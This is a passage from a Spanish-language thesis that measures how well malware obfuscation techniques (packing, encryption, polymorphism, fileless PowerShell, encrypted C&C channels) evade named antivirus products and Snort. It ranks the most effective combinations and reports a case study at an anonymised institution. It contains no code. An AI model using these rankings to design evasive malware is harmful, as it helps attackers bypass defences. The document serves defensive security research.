	Ejecución	<ul style="list-style-type: none"> Polimorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Trans. Hexa. AES 128 Powershell scripting 	30%	0%	100%	0%	32.5%
avpHERCULES	Infeción	Packing + cifrado	Winrar/UPX + DES	100%	0%	100%	0%	50%
	Ejecución	<ul style="list-style-type: none"> Cifrado Metamorfismo Blindaje 	<ul style="list-style-type: none"> DES Antidebuggers Detección de flags 	100%	40%	100%	90%	82.5%
avpPHANTOM EVASION	Infeción	Packing + Cifrado	Winrar/UPX + Shikata Ga Nai x3	0%	0%	100%	0%	25%
	Ejecución	<ul style="list-style-type: none"> Cifrado Polimorfismo Virtualización 	<ul style="list-style-type: none"> Shikata Ga Nai x3 Trans. Hexa. Memoria virtualizada 	70%	80%	100%	90%	85%
avpSPYRAT	Infeción	Packing	Winrar/UPX	0%	0%	0%	100%	25%
	Ejecución	Texto plano	-----	80%	20%	90%	100%	72.5%

Muestra	Etapa	Técnicas	Herramientas	Snort	Snort	Snort	Snort	Total
avpBASICRAT	Comunicación	Cifrado del canal	Socket Diffie-Hellman	0%	0%	0%	0%	0%
avpCHAOS	Comunicación	Puerto Bien conocido	Puerto TCP 443	0%	0%	0%	0%	0%
avpHERCULES	Comunicación	Cifrado del canal	DES	100%	40%	100%	90%	82.5%
avpPHANTOM EVASION	Comunicación	Puerto Bien conocido	Puerto TCP 443	0%	0%	0%	0%	0%
avpSPYRAT	Comunicación	TCP keep alive	Sockets	0%	0%	0%	0%	0%

Tabla 3.2.1: Efectividad obtenida por cada técnica durante las pruebas en el entorno virtual controlado.

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Bitdefender	TrendMicro	Avast FREE	Total
avpDKMC	Infección	Downloader cifrado	Operaciones XOR	100%	100%	100%	100%	100%
	Ejecución	<ul style="list-style-type: none"> Polimorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Trans. Hexa. Oper. XOR Powershell scripting 	40%	100%	90%	100%	82.5%
avpUNICORN	Infección	Cifrado	Shikata Ga Nai x5	0%	100%	100%	100%	75%
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Trans. Hexa. + Inserción de código basura Shikata Ga Nai x5 Powershell scripting 	60%	100%	60%	0%	55%
avpVENOM	Infección	Cifrado + Hash de la clave	AES 128 + MD5	0%	0%	100%	100%	50%
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado + Hash de la clave 	<ul style="list-style-type: none"> Saltos de sentencia AES 128 + MD5 	10%	0%	70%	70%	37.5%
avpAVOIDZ	Infección	Cifrado	Powershell encoded	0%	0%	100%	0%	25%
	Ejecución	<ul style="list-style-type: none"> Metamorfismo Cifrado Fileless 	<ul style="list-style-type: none"> Trans. Hexa. Powershell encoded Powershell scripting 	10%	0%	70%	0%	20%

Muestra	Etapa	Técnicas	Herramientas	Snort	Snort	Snort	Snort	Total
avpDKMC	Comunicación	Cifrado del canal	SSL/TLS Facebook	0%	0%	0%	100%	25%
avpUNICORN	Comunicación	Cifrado del canal	SSL/TLS Youtube	60%	100%	60%	0%	55%
avpVENOM	Comunicación	Canal seguro + Certificados	HTTPS + SSL/TLS Random (Fb, Google, Outlook, Yahoo, Bing)	10%	0%	70%	70%	37.5%
avpAVOIDZ	Comunicación	Cifrado del canal	SSL/TLS Google	10%	0%	70%	0%	20%

Tabla 3.2.2: Efectividad obtenida por cada técnica durante las pruebas en el entorno virtual controlado.

Muestra	Etapa	Técnicas	Herramientas	Kaspersky	Bitdefender	TrendMicro	Avast FREE	Total
avpFATRAT	Infección	Packing + Cifrado	UPX+PDF injection + AES 128	0%	0%	100%	100%	50%
	Ejecución	<ul style="list-style-type: none"> • Cifrado • Fileless 	<ul style="list-style-type: none"> • AES128 • Powershell Scripting 	10%	0%	80%	10%	47.5%
avpVEILORD	Infección	Doble Cifrado + Inyección	XOR + Powershell encoded + inyección en "Hola mundo.exe"	100%	100%	100%	100%	100%
	Ejecución	<ul style="list-style-type: none"> • Metamorfismo • Cifrado • Fileless 	<ul style="list-style-type: none"> • Trans. Hexa. • XOR + Powershell encoded • Powershell scripting 	70%	100%	100%	0%	67.5%
avpHTA	Infección	Ofuscado	Inserción código basura, cambio sentencias y variables	10%	100%	100%	100%	77.5%
	Ejecución	Ofuscado	Cambio sentencias y variables	10%	10%	80%	100%	50%

Muestra	Etapa	Técnicas	Herramientas	Kaspersky/ Snort	Bitdefender/ Snort	TrendMicro/ Snort	Avast FREE/ Snort	Total
avpFATRAT	Comunicación	Doble Cifrado del canal	AES 128 + SSL/TLS YAHOO	10%	0%	80%	10%	47.5%
avpVEILORD	Comunicación	Cifrado del canal	SSL/TLS Facebook	70%	100%	100%	0%	67.5%

Tabla 3.2.3: Efectividad obtenida por cada técnica durante las pruebas en el entorno virtual controlado.

3.1.2.2. Generación del TOP de técnicas

El TOP de técnicas determina qué tan efectiva puede ser una técnica o combinación de técnicas a la hora de generar un malware y que este pueda evadir a los diferentes sistemas de seguridad informática que existen actualmente en el mercado.

Las muestras de malware ejecutadas y/o desarrolladas, como ya se mencionó anteriormente, se ejecutan en tres etapas: infección, ejecución y comunicación, para cada una de estas etapas se emplea una técnica o combinación de técnicas diferentes, por esta razón, se generó un “TOP” de técnicas por cada una de estas. Además, la tabla de efectividad muestra que existe una tendencia en el uso de algunas técnicas, por lo cual se las agrupó en una sola.

La generación del TOP de técnicas por cada etapa se calculó de la siguiente forma:

- Se dio una ponderación sobre uno (1) a cada una de las técnicas y combinación de técnicas dependiendo del porcentaje obtenido ($100\% = 1$), para el caso de la tendencia de uso se sumó sus ponderaciones sobre el total de veces que está fue utilizada, es decir, si una técnica fue utilizada en más de una muestra de malware, se sumó las ponderaciones obtenidas en la prueba individual de cada muestra sobre el total de veces que la técnica fue utilizada.
- Una vez obtenidas las ponderaciones se calcula el porcentaje de efectividad que la técnica o combinación de técnicas obtuvo durante las pruebas.
- Los resultados obtenidos se tabularon en las Tablas 3.3, 3.4 y 3.5, se ordenaron en forma descendente por el porcentaje obtenido.
- En el caso de la etapa de comunicación, se tomó otro tipo de ponderación para medir la efectividad de las técnicas contra el sistema de detección Snort. Se consideró como 100% efectiva si, del total de veces que la muestra logró evadir al sistema de protección de usuario final, la comunicación entre la muestra y el C&C no era detectada por Snort. Por ejemplo, la muestra avpHERCULES, logró evadir 33 veces a los sistemas de protección de usuario final y en ninguna de estas el tráfico generado por la comunicación fue detectado por Snort como malicioso.

INFECCIÓN				
Técnicas	Herramientas	Ponderación	Efectividad	
Downloader Cifrado – Cuerpo Del Malware Cifrado	Operaciones XOR	1/1	100 %	
Doble Cifrado + Inyección	XOR + Powershell Encoded + Inyección En “Hola Mundo.exe”	1/1	100 %	
Ofuscación – Polimorfismo Simple	Inserción Código Basura, Cambios Sentencias Y Variables	0.775/1	77.5 %	
Packing	Winrar/Upx	1.25/2	62.5 %	
Cifrado	Shikata Ga Nai / Powershell Encoder	1/2	50 %	
Cifrado + Hash De La Clave	AES 128 + MD5	0.5/1	50 %	
Packing + Cifrado	Winrar/UPX, Upx/PDF Injection + (AES 128, DES, Shikata Ga Nai)	1.5/4	37.5 %	

Tabla 3.3: Top de técnicas de ocultación de código malicioso en etapa de infección.




Figura 3.1: Top de técnicas de ocultación de código malicioso en etapa de infección.

EJECUCIÓN			
Técnicas	Herramientas	Ponderación	Efectividad
Cifrado + Hash De La Clave	AES 256 + Hash SHA256	1/1	100 %
Polimorfismo + Cifrado + Virtualización	Shikata Ga Nai X3 + Trans. Hexa. + Memoria Virtualizada	0.85/1	85 %
Metamorfismo + Cifrado + Blindaje	DES + Antidebuggers + Detección De Flags	0.825/1	82.5 %
Texto Plano	-----	0.725/1	72.5 %
Polimorfismo + Cifrado + Fileless	Trans. Hexa. + AES 128 + Powershell Scripting / Transf. Hexa. + Oper. XOR + Powershell Scripting	1.15/2	57.5 %
Ofuscación – Polimorfismo Simple	Cambio Sentencias Y Variables	0.5/1	50 %
Metamorfismo + Cifrado + Fileless	Trans. Hexa. + Inserción De Código Basura + Shikata Ga Nai X5 + Powershell Scripting / Transf. Hexa. + Powershell Encoded + Powershell Scripting / Transf. Hexa. + XOR + Powershell Encoded + Powershell Scripting	1.425/3	47.5 %
Cifrado + Fileless	AES128 + Powershell Scripting	0.475/1	47.5 %
Metamorfismo + Cifrado + Hash De La Clave	Saltos De Sentencia + Aes 128 + Md5	0.375/1	37.5 %

Tabla 3.4: Top de técnicas de ocultación de código malicioso en etapa de ejecución.




Figura 3.2: Top de técnicas de ocultación de código malicioso en etapa de ejecución.

COMUNICACIÓN			
Técnicas	Herramientas	Ponderación	Efectividad
Doble Cifrado De Canal	AES 128 + SSL/TLS	1/1	100 %
Cifrado Del Canal	DES	1/1	100 %
Cifrado – Certificados Digitales	SSL/TLS – Certificados Páginas Verídicas	4.25/5	85 %
Sockets Cifrados	Diffie Helman	0/1	0 %
Puerto Bien Conocido	Puerto TCP 443	0/2	0 %
TCP Keep Alive	Sockets	0/1	0 %

Tabla 3.5: Top de técnicas de ocultación de código malicioso en etapa de comunicación.




Figura 3.3: Top de técnicas de ocultación de código malicioso en etapa de comunicación.

3.1.3. Resultados obtenidos durante las pruebas en el entorno real controlado (caso de estudio)

Las pruebas se realizaron en las instalaciones del Departamento de Tecnología de la Institución XYZ, con el entorno especificado en la Sección 2.7.3.1, se tomaron los mismos posibles escenarios que en las pruebas en el entorno virtual controlado, es decir, todas las

protecciones activadas, protección pausada o suspendida y eliminación del proceso del sistema de protección (Kaspersky Endpoint Security).

Para este caso de estudio, se ponderó cada una de las etapas de acción del malware como ataque positivo o negativo, visualizando de esta forma la efectividad de los sistemas de seguridad informática implementados en la Institución XYZ. Los resultados obtenidos se pueden ver en el Anexo D.

A continuación, se presentan los resultados globales de las pruebas realizadas.

Herramienta	Ataques positivos	Efectividad de los ataques	Eficiencia de los sistemas de seguridad informática
Kaspersky (Infección)	4/6	66.7%	33.3%
Kaspersky (Ejecución)	3/6	50%	50%
Checkpoint 13500 (Comunicación)	5/6	83.33%	16.67%
Firewall (Comunicación)	5/6	83.33%	16.67%

Tabla 3.6: Resultados globales de las pruebas realizadas en la Institución XYZ.




Figura 3.4: Resultados de efectividad de los sistemas de protección de la Institución XYZ.

3.2. Discusión

3.2.1. Entorno virtual controlado

La investigación denotó que existen tres tendencias a la hora de crear malware; la reutilización de código, la combinación de técnicas de ocultación y mantener cifrado tanto el código del malware como la comunicación con el C&C. Estas tendencias fueron aplicadas para la ejecución y/o desarrollo de las 12 muestras de malware utilizadas durante las pruebas. Cifrar el código del malware y la comunicación con el C&C, impide el acceso o demora el análisis que realizan los diferentes sistemas de seguridad informática, esto sumado a la combinación de técnicas genera una alta probabilidad de evasión por parte del malware. Además, la reutilización de código impide que los sistemas de protección estén a la vanguardia contra las nuevas amenazas que se puedan generar, ya que muchas de las muestras se basaron en la utilización de framework o reutilizan el código de malware existente.

Las pruebas demostraron que la tendencia encontrada es un gran problema para los diferentes sistemas de seguridad informática, dado el alto porcentaje de efectividad que estas tuvieron.

En la etapa de infección, técnicas como: cifrado, packing o polimorfismo obtuvieron más del 50% de efectividad contra los sistemas de seguridad informática (Figura 3.1), sin embargo, estas técnicas no garantizan evadir a todos los sistemas de seguridad informática existentes en el mercado. En la investigación ya se vio una tendencia en cuanto a la eficiencia que tendría el cifrado, los resultados de las pruebas denotaron que dicha eficiencia es acertada. Además, durante las pruebas se vio una mejor eficiencia de técnicas como el polimorfismo y empaquetado, de la vista durante la investigación. También, se pudo comprobar la falencia de Windows y los sistemas de protección de usuario final al copiar y ejecutar un archivo con el mismo nombre de algunos de sus procesos.

En etapa de ejecución, se observa que la combinación de técnicas obtuvo un mayor porcentaje de efectividad que implementar una sola técnica (Figura 3.2). Durante la investigación ya se vio que la tendencia es la combinación de técnicas para tratar de obtener una mayor probabilidad de evasión. En las pruebas se vio que dicha tendencia es utilizada por su alto porcentaje de efectividad en cuanto a la evasión de los sistemas de protección. Algunas de las muestras que implementaron técnicas con un alto porcentaje de efectividad en la etapa de infección, fueron detectadas en esta etapa, lo que demuestra la ineficiencia de las técnicas utilizadas para ocultar el código en tiempo de ejecución. Además, la heurística de los sistemas de protección de usuario final, con el tiempo

suficiente, llega a determinar que el código oculto es malicioso, es decir, si en un principio el sistema de protección pudo ser evadido, después de un determinado tiempo puede ser detectado y enviar una copia a los analistas de seguridad para generar una firma o generar una firma por sí solos.

Existen programas o ejecutables benignos, que realizan tareas como abrir puertos, conexiones remotas, descargar librerías no verificadas como de confianza, etc. que pueden ser detectadas como actividad maliciosa por la heurística de los sistemas de protección de usuario final. Este tipo de falsos positivos resultan molestos para el trabajo que realizan algunos profesionales o la comunidad en general, ya que elimina o pone en cuarentena el programa o ejecutable en cuestión.

Además, se pudo observar las falencias que los sistemas de protección de usuario final tienen al momento de querer ejecutar por cualquier método el malware. Sistemas de protección como TrendMicro y Avast permiten agregar como excepciones a los archivos de malware, dando paso a la ejecución de estos. Otros como Kaspersky, permiten pausar la protección o dar de baja al proceso dejando a rienda suelta la ejecución de cualquier archivo. Bitdefender fue el único que no permite la ejecución de excepciones de los archivos o detener el proceso en ningún tipo de inicio de Windows (Modo Seguro, Recuperación, etc.). Este tipo de falencias permiten que los usuarios sean víctimas de la Ingeniería social, siendo engañados para que ejecuten el malware a toda costa y este pueda hacer el daño pertinente en su equipo. Otro aspecto que se vio durante las pruebas, es que los sistemas de protección de usuario final, una vez ejecutado el malware, no suelen ser capaces de reconocer la actividad maliciosa que se está ejecutando. Los sistemas de protección de usuario final, en algunas de las pruebas, cuando se pausaba la protección de manera momentánea al reanudarse esta, no detectaban la actividad maliciosa que por detrás se hacía en el equipo infectado.

En la etapa de comunicación, se observa mediante la Figura 3.3, que el cifrado de la comunicación entre el usuario y el C&C, usando algoritmos de encriptación y certificados digitales (HTTPS - SSL/TLS), obtiene una mayor eficiencia que usar métodos más conocidos como sockets o solamente un puerto bien conocido (Puerto TCP 443). Esto demuestra que, si bien los sistemas detectan comunicaciones conocidas, no siempre son capaces de detectar tráfico malicioso cuando va cifrado. Dentro de la investigación previa, ya se conoció sobre esta posibilidad, ya que muchos IDS aún no son capaces de descifrar paquetes por el alto costo de rendimiento y de tiempo que les puede llevar realizar esta tarea. La empresa corporativa CISCO Systems, a partir de junio de 2017 incorporó en sus productos el Encrypted Traffic Analytics (ETA), con el fin de contrarrestar los ataques que

utilizan comunicación cifrada. ETA se encarga de extraer cuatro elementos para su análisis: la secuencia de longitudes y tiempos de los paquetes, la distribución de bytes, las características específicas de TLS y el paquete de datos inicial [124].

3.2.2. Entorno real controlado (Caso de estudio)

El Departamento de Tecnología implementa dos sistemas de seguridad informática dentro de la Institución XYZ, los cuales ya fueron explicados previamente. Uno de sus productos es implementado para la protección de la red, el cual realiza el escaneo del tráfico de forma vertical, es decir, solamente escanea el tráfico que sale o ingresa a la red interna desde medios externos a ella. La selección de las muestras que se pondrían a prueba en este entorno, se realizó en base al “TOP” generado por las pruebas en el entorno virtual controlado, seleccionando muestras que tienen un alto porcentaje de efectividad en las diferentes etapas de funcionamiento.

Las pruebas presentaron resultados similares a las obtenidas en el entorno virtual controlado en la etapa de infección y ejecución, contra el sistema de protección de usuario final. Determinando así la efectividad que tienen las técnicas de ocultación de código implementadas, para evadir a los sistemas de protección.

Las pruebas realizadas en el Departamento de Tecnología también, tenían el objetivo de verificar si los sistemas de seguridad informática podrían contrarrestar ataques de malware que implementen dicha tendencia en técnicas de ocultación de código. La efectividad que estos obtuvieron se puede evidenciar en la Figura 3.4.

Las pruebas realizadas en el entorno configurado por el Departamento de Tecnología versus las pruebas realizadas en el entorno virtual controlado, denotaron la “guerra armamentista” que existe entre atacantes y los analistas de seguridad encargados de las actualizaciones de los sistemas de seguridad informática. Esto se evidenció gracias a la muestra avpVEILORD, la cual dentro del entorno virtual controlado obtuvo un 100% de efectividad en la etapa de infección, gracias a que el código estaba cifrado e inyectado en un .exe. Pero, al momento de probarlo contra otra versión del sistema de protección de usuario final implementado por el Departamento de Tecnología, dos días después, este fue detectado una vez conectado el dispositivo infectado. Concluyendo que, durante ese tiempo el código ya fue enviado a los analistas de seguridad y se generó una firma para el mismo.

Los resultados obtenidos denotaron las falencias existentes en el sistema de seguridad informática a nivel de red (Checkpoint y Firewall) implementado por el Departamento de Tecnología en la Institución XYZ. Las técnicas de ocultación de la comunicación entre el malware y el C&C, sobrepasaron el 80% de efectividad contra este sistema de seguridad informática. Dicho producto está basado en firmas y CVEs, limitándolo a detectar solamente amenazas conocidas o filtradas por la persona que está a cargo de monitorear el tráfico de la red. Las pruebas realizadas en este entorno, determinaron que, solo una muestra de las seis utilizadas fue detectada por este sistema de seguridad informática como tráfico sospechoso, lo que demuestra una falencia de dicho producto ante tráfico cifrado (HTTPS – SSL/TLS) o que utiliza un puerto bien conocido (Puerto TCP 443).

4. CONCLUSIONES Y TRABAJOS FUTUROS

4.1. Conclusiones

La investigación realizada durante ocho meses, desde mayo hasta diciembre del 2017, identificó 37 técnicas de ocultación de código malicioso para la evasión de sistemas de protección de usuario final (Tablas 2.1 a 2.14) y 11 técnicas de ocultación de código malicioso para la evasión de NIDS (Tablas 2.15 y 2.16). Cada una de estas técnicas cuenta con más de una variación, obteniendo casi 120 variaciones en total, las cuales han surgido a lo largo de los años desde 1986 (origen del malware). La mayoría de las técnicas de ocultación de código y sus variantes, no surgieron con propósitos maliciosos, sino todo lo contrario, fueron creadas con la finalidad de proteger la información contra posibles atacantes, pero los atacantes han aprovechado su eficiencia para emplearlas en el desarrollo de malware. Durante esta investigación, también se entendió el funcionamiento de cada una de estas técnicas, como surgieron sus variaciones, el año en el que se implementó por primera vez y el malware que contenía dicha técnica. Existen técnicas de las cuales se desconoce su primera implementación o que no se encuentran documentadas.

La investigación realizada previamente demostró que, en los últimos cinco años no existen nuevas técnicas de ocultación de código malicioso, sino que se siguen utilizando las mismas técnicas que ya existían anteriormente, pero con variantes (Figura 2.2). Además, en la Figura 2.2 se puede observar tres puntos relevantes: Primero, a partir del año 2000 se puede notar un incremento en las variaciones de la mayoría de las técnicas, esto se puede deber a la necesidad de algunos sistemas de sobrellevar el cambio de milenio, para evitar el colapso por el desborde de fecha, generando así nuevas vulnerabilidades para los atacantes de esa época. Segundo, todas las técnicas tienen una época en donde surgen más variaciones y llega un momento en donde se mantienen constantes, puede deberse a que se tornan menos efectivas que otras técnicas que surgieron, porque la tecnología no permite la generación de nuevas variantes o se vuelve irrelevante seguir generando más variaciones. Y tercero, se puede observar que las técnicas Fileless y Cifrado son las que tienen las variaciones más actuales, esto puede beneficiar o perjudicar a sistemas de seguridad informática, ya que esto da noción de lo que un atacante puede utilizar para ser más efectivo su malware.

Existe una clara tendencia al momento de crear malware. Esta tendencia está denotada por tres factores principales: reutilización de código, combinación de dos o más técnicas y siempre cifrar el código del malware (Sección 2.1.2). La reutilización de código se la realiza con malware que en su momento fue exitoso y se le añade variaciones, que pueden ser, realizar una nueva combinación de técnicas que no ha sido usada, cambiar secciones de código o insertar nuevo código. La combinación de técnicas, aumenta la probabilidad del malware para evadir los sistemas de protección, así como el mantenerlo cifrado. Cifrar el código también hace que los sistemas tarden en analizar el código o no puedan detectarlo. Existen framework (toolkits) que facilitan la creación de malware utilizando estos tres factores.

Los sistemas de protección de usuario final, de marca comercial, de licenciamiento gratuito y el NIDS se seleccionaron en base a una investigación de: reportes, pruebas, papers e informes técnicos, realizados por diferentes centros de investigación, revistas o universidades ajenos a la industria de detección de malware. Se encontró, en base a estadísticas de usuarios por StatCounter, que el sistema operativo más utilizado, hasta agosto de 2017, fue Windows 7 (Sección 2.4). También, se determinó que los tres mejores o más eficientes sistemas de protección de usuario final de marca comercial para Windows 7, determinados por AV-TEST son los provistos por Kasperky Labs, BitDefeder y TrendMicro Systems (Sección 2.2). El sistema de protección de usuario final con licenciamiento gratuito, hasta diciembre de 2017, en base al estudio realizado por PC Magazine, fue Avast Free Antivirus (Sección 2.3). En el plan de este proyecto ya se determinó a Snort como el NIDS a ser utilizado, pero dentro del desarrollo del proyecto se encontró las ventajas de este sobre otros sistemas de similares características, como por ejemplo Suricata, gracias a comparaciones de tres recientes investigaciones realizadas en la Universidad de Seul, SANS Institute y la Universidad Teesside de Inglaterra (Sección 2.5).

